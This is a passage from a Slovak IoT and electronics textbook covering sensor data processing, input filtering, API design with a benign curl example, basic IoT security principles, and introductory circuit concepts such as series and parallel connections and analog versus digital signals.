Často sú údaje z viacerých zdrojov kombinované, aby poskytli najužitočnejšie informácie. Na efektívne spracovanie zhromaždených údajov sa používajú komplexné počítačové programy, ktoré vyžadujú vyšší výpočtový výkon, než je k dispozícií na IoT zariadení.

Pri zbere údajov je dôležité si určiť množstvo, ktoré bude potrebné pre získanie požadovaných informácií. Nie je vždy potrebné, alebo možné, zhromažďovať všetky dostupné údaje, ktoré sa dajú získať v rámci projektu alebo procesu monitorovania. Množstvo údajov, ktoré je možné zbierať, ječasto závislé od technických možností senzorov, siete, počítačov a iných hardvérových komponentov.

Pozrime sa, ako by mohlo vyzerať spracovanie dát v oblasti poľnohospodárstva. Senzory by zhromažďovali údaje o vlhkosti pôdy, teplote a kyslosti. Ďalšie snímače by mohli zbierať údaje o hladinách CO_2 vo vzduchu, okrem teploty vzduchu, barometrického tlaku a vlhkosti. Všetky tieto údaje majú len malý úžitok, kým sa nespracujú.

Počítačový program môže byť napísaný na spracovanie údajov a odhadnutie pravdepodobnosti dažďa na základe zmien teploty vzduchu, vlhkosti a kolísania barometrického tlaku. Zozbierané údaje o pôdnych podmienkach môžu byť spracované aj softvérom na optimalizáciu procesu zberu.

3.8.2 Filtrovanie dát

Nie všetky informácie a dáta, ktoré IoT zariadenie zosníma, sú použiteľné alebo žiadúce pre ďalšie spracovanie. Preto je potrebné vytvoriť filter, ktorý zabezpečí, že zariadenie bude prijímať a ďalej spracovávať len tie informácie, ktoré vyhovujú podmienkam.

Ďalšou z výhod filtrovania vstupných dát je zlepšenie stability systému a zvýšenie bezpečnosti. Predstavme si situáciu, kedy IoT zariadenie sníma teplotu. Čo ak sa na vstupe objavia nasledujúce parametre:

- -1500 °C,
- +3000 °C,
- QWERTY,
- 5’,
- medzera alebo prázdny znak,
- Xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx……xxxxxxxxxxxxxx (dlhý reťazec)?

Na prvý pohľad by sa mohlo zdať, že takéto možnosti nie sú možné pri snímaní teploty. Útok na zariadenie ale môže byť realizovaný pomerne jednoducho. IoT zariadenie sníma dáta z teplotného snímača pripojeného cez SPI rozhranie. Po tomto rozhraní tečú informácievo forme dát. Za predpokladu, že útočník získa prístup ku komunikačnému kanálu, dokáže pozmeniť dáta. Zmenou dát na niektoré z vyššie uvedených príkladov dokáže dostať systém do nežiadúcich stavov.

Samozrejme, jedna z komplikácií je nutnosť získať prístup ku komunikačnému kanálu, poznať správny formát a rýchlosť komunikácie, typy a formát správ, byť schopný tieto správy čítať, interpretovať, podvrhnúť a následne zapísať do komunikačného kanálu. Hackovanie teda nie je jednoduchou záležitosťou, pretože vyžaduje pomerne rozsiahle skúsenosti a znalosti o funkčnosti systémov, komunikácii a protokoloch.

Netreba však tieto bariéry podceňovať. V prípade útoku na systém, môže byť riziko škody a úniku dát príliš vysoké a môže autora systému stáť veľmi veľa peňazí kvôli súdnym procesom a požiadavkám o náhradu škody.

3.8.3 Rozhodovanie

Dôležitým aspektom IoT systémov je jeho schopnosť prijímať rozhodnutia, spúšťanie poplachov a posielanie notifikácií, ak hodnoty (napríklad oxid uhličitý) prekročia prahovú hodnotu. Niektoré zariadenia internetu (IoT) sú tiež schopné zložitejšieho rozhodovania, ako je napríklad identifikácia tváre osoby z kamery. Komplexnosť rozhodovaní je závislá od softvéru a dostupného výpočtového výkonu.

Na základe rozhodovania dokáže systém upravovať vykonávané akcie a výstup, čím sa IoT zariadenie javí ako inteligentné.

3.8.4 API Rozhranie

Komplexné systémy, ktoré ponúkajú služby, funkcie alebo dáta iným systémom, používajú takzvané API rozhrania. API je skratka pre application programming interface. Zjednodušene povedané API funguje podobne ako knižnica v jazyku Python alebo operačnom systéme.

IoT zariadenie môže prostredníctvom API požiadať webový systém o získanie dát o počasí pre konkrétnu oblasť. V žiadosti pošle GPS koordináty polohy a očakáva odpoveď.

Pri používaní API rozhraní je nutnosťou kvalitná dokumentácia celého systému. Bez toho, aby programátor poznal v akej štruktúre má posielať dotazy na API rozhranie, je používanie API doslova utrpením. Vývoj systému sa vtedy stáva časovo aj finančne náročným.

CRUD

Pri API sa najčastejšie posielajú žiadosti v 4 formátoch, označované aj ako CRUD operácie (create-read-update-delete):

- POST - žiadosť o vytvorenie dát (zápis),
- GET - žiadosť o prijatie dát (čítanie),
- UPDATE - žiadosť o aktualizáciu dát,
- DELETE - žiadosť o mazanie dát.

Method	HTTP request	Description
URIs relative to https://www.googleapis.com/calendar/v3, unless otherwise noted		
delete	`DELETE /calendars/calendarId /acl/ruleId`	Deletes an access control rule.
get	`GET /calendars/calendarId/acl/ruleId`	Returns an access control rule.
insert	`POST /calendars/calendarId/acl`	Creates an access control rule.
list	`GET /calendars/calendarId/acl`	Returns the rules in the access control list for the calendar.
patch	`PATCH /calendars/calendarId /acl/ruleId`	Updates an access control rule. This method supports patch semantics.
update	`PUT /calendars/calendarId/acl/ruleId`	Updates an access control rule.
watch	`POST /calendars/calendarId/acl/watch`	Watch for changes to ACL resources.

Obrázok 3.18 - Náhľad na Google API

Ukážka poslania API dotazu na API server pomocou Linuxového nástroja curl:

```
curl -i -X POST \
  --url http://localhost:8001/apis/ \
  --data 'name=example-api' \
```

```
--data 'hosts=example.com' \

--data 'upstream_url=http://mojserver.org'
```

Curl je nástroj pre posielanie HTTP žiadostí. Žiadosť štandardne obsahuje URL a dátovú časť. Dátová časť má štruktúru podľa dokumentácie API servera.

Prístup k jednotlivým operáciam a zdrojom je možné obmedziť podľa používateľských účtov a im prideleným prístupovým právam. Podľa komplexnosti systému sú k dispozícií aj iné bezpečnostné prvky ako obmedzovanie počtu žiadosti v časovom intervale (tzv. rate limiting), používateľské skupiny (tzv. Group access). Taktiež je možné zvoliť niekoľko rôznych spôsobov autentifikácie ako API kľúče, OAuth, Json-Web-Token (JWT), HMAC (keyed-hash message authentication code) a tak podobne.

API rozhranie je vhodné použiť aj v situácií, keď je potrebné pre webový systém vytvoriť mobilnú aplikáciu. Jeden z hlavných dôvodov použitia API je bezpečnosť. Ak zverejníme svoju mobilnú aplikáciu napríklad na Google Play, ktokoľvek si ju môže stiahnuť a dekompilovať kód.

V prípade, že by sme mali v kóde napísané funkcie, ktoré priamo pristupujú k Vášmu databázovému serveru, ktokoľvek by dokázal určiť Vašu databázovú štruktúru a prípadne sa aj dotazovať v databáze na konkrétne dáta. Celý tento prístup je veľmi nebezpečný a bola by len otázka času, než sa systém stane terčom hackerského útoku.

Výber API

V súčasnosti existuje na trhu niekoľko platených aj open-source riešení, ktoré sú pripravené pre použitie. Pri výbere (akéhokoľvek softvérového produktu) je dôležité zohľadňovať nasledujúce aspekty:

- doba existencie softvérového produktu na trhu,
- používateľská základňa,
- licenčné podmienky,
- platobný model,
- dokumentácia,
- počet otvorených a vyriešených chýb (aplikovateľné len v prípade, že majú GitHub repozitár),
- dystémové požiadavky na výkon hardvéru, typ a verziu operačného systému.

Pri voľbe nesprávneho softvéru sa celý projekt môže predražiť, keďže sa budú musieť súvisiace aplikácie znova inštalovať, konfigurovať alebo inak meniť. Navyše všetko niečo trvá, takže je pravdepodobné, že sa celé nasadenie systému zdrží aj o niekoľko dní až týždňov.

Schéma API

Jednoducho povedané, API rozhranie je filter, ktorý je umiestnený pred vašou serverovou aplikáciou a ukrýva jej funkcionalitu pred vonkajším svetom. Táto brána môže byť hosťovaná vami alebo treťou stranou. Zvyčajne brána poskytne jednu alebo viac z nasledujúcich možností:

- kontrola prístupu - umožňujú prístup iba tým používateľom a službám, ktorí prešli overením identity.

- obmedzenie rýchlosti - obmedzenie toho, koľko požiadavieksa odosiela do vášho rozhrania API.
- analýza, metriky a logovanie toho, ako sa používa vaše API.
- filtrovanie komunikácie - analýza toho, či prichádzajúce požiadavky na server nemajú charakter útoku.
- presmerovanie - preposielanie dát a žiadosti o dáta na iný server v sieti.

Jednoduchý diagram znázorňujúci typický pracovný postup pomocou programu Kong:

Obrázok 3.19 - Kong API schéma

Zdroj [16]

3.8.5 Bezpečnosť

Softvér, ako základný riadiaci systém, sa často stáva terčom útoku na zariadenia. V prípade sieťových alebo IoT zariadení, nemusí byť útočník fyzicky prítomný pri zariadeni, ale útok vie realizovať aj vzdialene cez sieť.

Podobne je to aj pri WiFi sieti. Útočník sa nemusí vlámať do firmy, aby získal prístup do ich infraštruktúry. V prípade WiFi siete to môže realizovať aj z ulice, kde sedí na lavičke a môže tak realizovať pokusy o prístup do siete.

Preto už pri vývoji softvéru a riadiacich systémov je potrebné myslieť na bezpečnosť celého systému. Odporúčané a osvedčené postupy na zabezpečenie pripojených zariadení v rámci internetu vecí by mali dodržiavať základné koncepty:

a) Zariadenia by sa mali chrániť pred útokmi, ktoré poškodzujú ich funkciu, alebo umožniť ich použitie na iné účely.


b) Zariadenia by mali chrániť súkromné autentifikačné údaje a integrované privátne a verejné kľúče pred neoprávneným prístupom.

c) Zariadenia by mali chrániť informácie prijaté, prenášané alebo uložené lokálne na prístroji pred nevhodným odhalením neoprávneným osobám.

d) Zariadenia by sa mali chrániť pred tým, aby boli zneužité na útok na iné zariadenia v lokálnej sieti alebo na internete.

Pre dokonalú bezpečnosť IoT zariadení je kľúčové:

- fyzické zabezpečenie,
- schopnosť chrániť pôvod a integritu (neporušenosť) kódu,
- schopnosť vzdialenej aktualizácie.

ELEKTRONIKA

4

Základné koncepty
Pasívne súčiastky
Aktívne súčiastky
Elektromechanické prvky
Aktuátory
Integrované obvody

4.1 Základná terminológia

Elektronické zariadenia používame každý deň, od mobilných telefónov cez televízory až po mnohé z našich rôznych nástrojov a zariadení. Pomenovanie elektronika je odvodené od slova elektrón, ktorý je zdrojom elektrického náboja. Elektronika je oblasť štúdia zameraná na riadenie elektrickej energie a fyzických komponentov a obvodov, ktoré pomáhajú riadiť elektrickú energiu.

Svet internetu vecí je založený na niekoľkých technológiách. Jednou z týchto technológií sú aj lacné elektronické snímače, ktorých ceny sa stále znižujú, čím sa zvyšuje ich dostupnosť pre bežných ľudí, či malé série výrobkov.

Poznanie súčiastok a ich princípov fungovania otvára brány do nového sveta. Vytvoriť si vlastné elektronické zariadenia alebo celý hardvérový produkt je v súčasnosti omnoho jednoduchšie, než tomu bolo v minulosti.

Pre lepšie pochopenie oblasti elektroniky a elektronických obvodov je vhodné sa na úvod zoznámiť so základnou terminológiou.

Elektrický prúd je tvorený usporiadaným pohybom nosičov elektrického náboja (hlavne elektrónov, ale aj iónov). Prúd tečie v uzavretej slučke smerom od vyššieho potenciálu k nižšiemu a je konštantný v celej slučke.

Elektróny spolu s protónmi a neutrónmi tvoria atómy. Základný náboj na elektróne sa meria v jednotke nazývanej coulomb. Jeden coulomb sa rovná množstvu náboja preneseného pri stálom prúde jeden ampér za jednu sekundu.

Chemické prvky sú tvorené atómami. Atómy sú stavebnými kameňmi všetkých prvkov a vecí. Elektróny nesú negatívne náboje a sú priťahované ku kladne nabitým protónom v jadre atómu.

Príťažlivé sily medzi atómovými jadrami a ich vonkajšími (valenčnými) elektrónmi sú v niektorých prvkoch silnejšie ako v iných.

Elektrické vodiče sú materiály tvorené prvkami, ktoré majú slabú príťažlivosť medzi atómovými jadrami a ich elektrónmi. Vo vodivých prvkoch majú elektróny tendenciu prechádzať od atómu k atómu. Príklady elektricky vodivých materiálov sú kovy ako meď, zlato a striebro.


Elektrické izolanty sú materiály vyrobené z prvkov, ktoré silne priťahujú ich elektróny a v ktorých elektróny nikdy neopúšťajú atóm. Príkladom je sušené drevo, sklo a rôzne gumové materiály.

Napätie je energia, ktorá poháňa elektróny. Môže sa tiež označovať ako elektrický tlak. Napätie sa meria ako rozdiel v elektrickej potenciálnej energii medzi dvomi bodmi. Veľkosť tejto energie sa udáva vo voltoch.

Elektrický prúd je usporiadaný pohyb nosičov elektrického náboja (elektrónov, iónov) v látkach. Jednotkou prúdu je ampér.

Výkon je množstvo energie spotrebovanej v priebehu času. Výkon je meraný vo wattoch. Základná formulácia výkonu je výkon = napätie x prúd.


Elektrický obvod je fyzická sieť (alebo model fyzickej siete) prepojených elektrických komponentov. Je to vrátane batérií, rezistorov, kondenzátorov, induktorov a spínačov. Pri štúdiu elektroniky bude elektronický obvod takmer na každom kroku.

Obrázok 4.1 - Elektronický obvod

Zdroj [17]


Elektronická schéma je nákres elektronického obvodu pomocou dohodnutých schematických značiek.

Obrázok 4.2 - Schéma obvodu

Zdroj [11]

Elektrotechnické značky sú dohodnuté symboly, ktoré predstavujú konkrétne súčiastky pripojené do elektronického obvodu.

Obrázok 4.3 - Schematické značky

Zdroj [5]

Integrované obvody sú miniaturizované obvody vyrobené na jednom kuse polovodiča. Často sa označujú ako čipy a môžu mať stovky až miliardy elektronických komponentov vložených do jedného čipu.

4.2 Základné koncepty


Základné koncepty elektroniky pomáhajú pochopiť fungovanie elektronických obvodov. Po ich osvojení dokážeme vyriešiť mnoho technických problémov, ktoré sa objavia pri návrhu a diagnostike problémov s elektronickým zariadením alebo jeho elektronickými obvodmi.

Medzi najčastejšie používané základné koncepty patria:

- sériové zapojenie elektronických súčiastok,
- paralelné zapojenie elektronických súčiastok,
- princípy fungovania analógových obvodov,
- princípy fungovania digitálnych obvodov,
- striedavý a jednosmerný prúd.

Sériové zapojenie

V sériovom obvode sú komponenty navzájom prepojené v slučke medzi kladnou a zápornou svorkou zdroja napájania, ako je to znázornené na obrázku 4.4. Takéto zapojenie rezistorov sa nazýva napäťový delič.

Obrázok 4.4 - Sériové zapojenie

Zdroj [5]


Pre pomery napätí U1, U2, U3, ktoré sú vyobrazené na obrázku 4.4, môžeme napísať všeobecný vzorec. Podobný vzorec je aplikovateľný aj pre hodnoty odporu R1, R2, R3.

VZOREC!

U = U1:U2:U3

R = R1:R2:R3

Elektrický prúd prechádza cez jednotlivé komponenty lineárnym spôsobom. Príklad sériového obvodu je možné vidieť aj v schématickom zapojení batérií (označované aj ako zdroj), kde je jeden zdroj pripojený k ďalšiemu, jeden priamo za druhým.

Obrázok 4.5 - Spojenie batérií do série

Zdroj [18]


Paralelné zapojenie

V paralelnom obvode sa prúd tečúci zo zdroja rozdeľuje na jednotlivé vetvy, v ktorých sú zapojené rezistory R1, R2 a R3. Pre pomery prúdov I1, I2 a I3, ktoré tečú rezistormi R1, R2 a R3 platí:

VZOREC!

$I_1:I_2:I_3 = 1/R_1:1/R_2:1/R_3$

Takéto zapojenie sa nazýva aj delič prúdu. Zjednodušene povedané, prúd sa v tomto prípade rozdelí do jednotlivých vetiev (R1, R2, R2) nepriamo úmerne podľa pomeru, v akom sú hodnoty rezistorov. Konkrétne hodnoty sa dajú vypočítať podľa ohmového zákona, ktorý je popísaný ďalej.



Obrázok 4.6 - Paralelné zapojenie rezistorov

Zdroj [5]

V paralelnom zapojení môžeme napájať viacero komponentov, ako sú LED diódy či batérie. Výhoda tohto zapojenia je v situácií, ak by niektorá z batérií alebo diód LED zlyhala, neprerušila by prúd do iných ciest a ostatné komponenty by ostali funkčné aj naďalej.

Týmto spôsobom by paralelný obvod mohol vyriešiť bežný problém vianočnej reťaze svietidiel, keď jedno svetlo zlyhá, obvod sa rozpojí a všetky svetlá zhasnú.


Obrázok 4.7 - Paralelné zapojenie batérií

Zdroj [18]

Zatiaľ čo rozhodnutie medzi sériovými alebo paralelnými obvodmi závisí od použitia, napájací zdroj musí byť dostatočne výkonný, aby mohol v oboch prípadoch zabezpečiť napájanie celého obvodu. Dôvodom je rozdielna napäťová a prúdová náročnosť obvodu.

Analógový obvod

Analógové obvody sú obvody, v ktorých sa hodnoty prúdu alebo napätia menia spojite v čase. Zjednodušene povedané, zmena signálu prebieha kontinuálne. Pri digitálnych signáloch tomu tak nie je.

Obrázok 4.8 - Analógový signál

Zdroj [11]

Pre spracovanie analógových signálov sa vyžadujú špeciálne elektronické obvody, ktoré sú najčastejšie k dispozícii vo forme integrovaných obvodov. Sú to miniaturizované obvody vyrobené na jednom kuse polovodiča.

Medzi analógové integrované obvody patria napríklad:

- operačné zosilňovače,
- komparátory,
- napätím riadené oscilátory,
- obvody fázového závesu,
- a iné.

Analógové integrované obvody sa používajú ako stavebné prvky, napr. v obvodoch riadenia spotreby energie, snímačoch, zosilňovačoch a elektronických filtroch.

Digitálny obvod


V digitálnych obvodoch nadobúdajú elektrické signály diskrétne hodnoty. V prípade dvojhodnotovej (binárnej) reprezentácie sú tieto hodnoty najčastejšie reprezentované ako:

- logická 1 / logická 0,
- zapnuté / vypnuté,
- vysoké / nízke,
- 20 mA / 0mA,
- 3 V / 0 V.

V digitálnych obvodoch sa používa binárne kódovanie:

- **logická 1** - zvyčajne pre napätie 5V / 3,3V,
- **logická 0** - napätie zvyčajne blízke potenciálu zeme alebo 0 voltov.

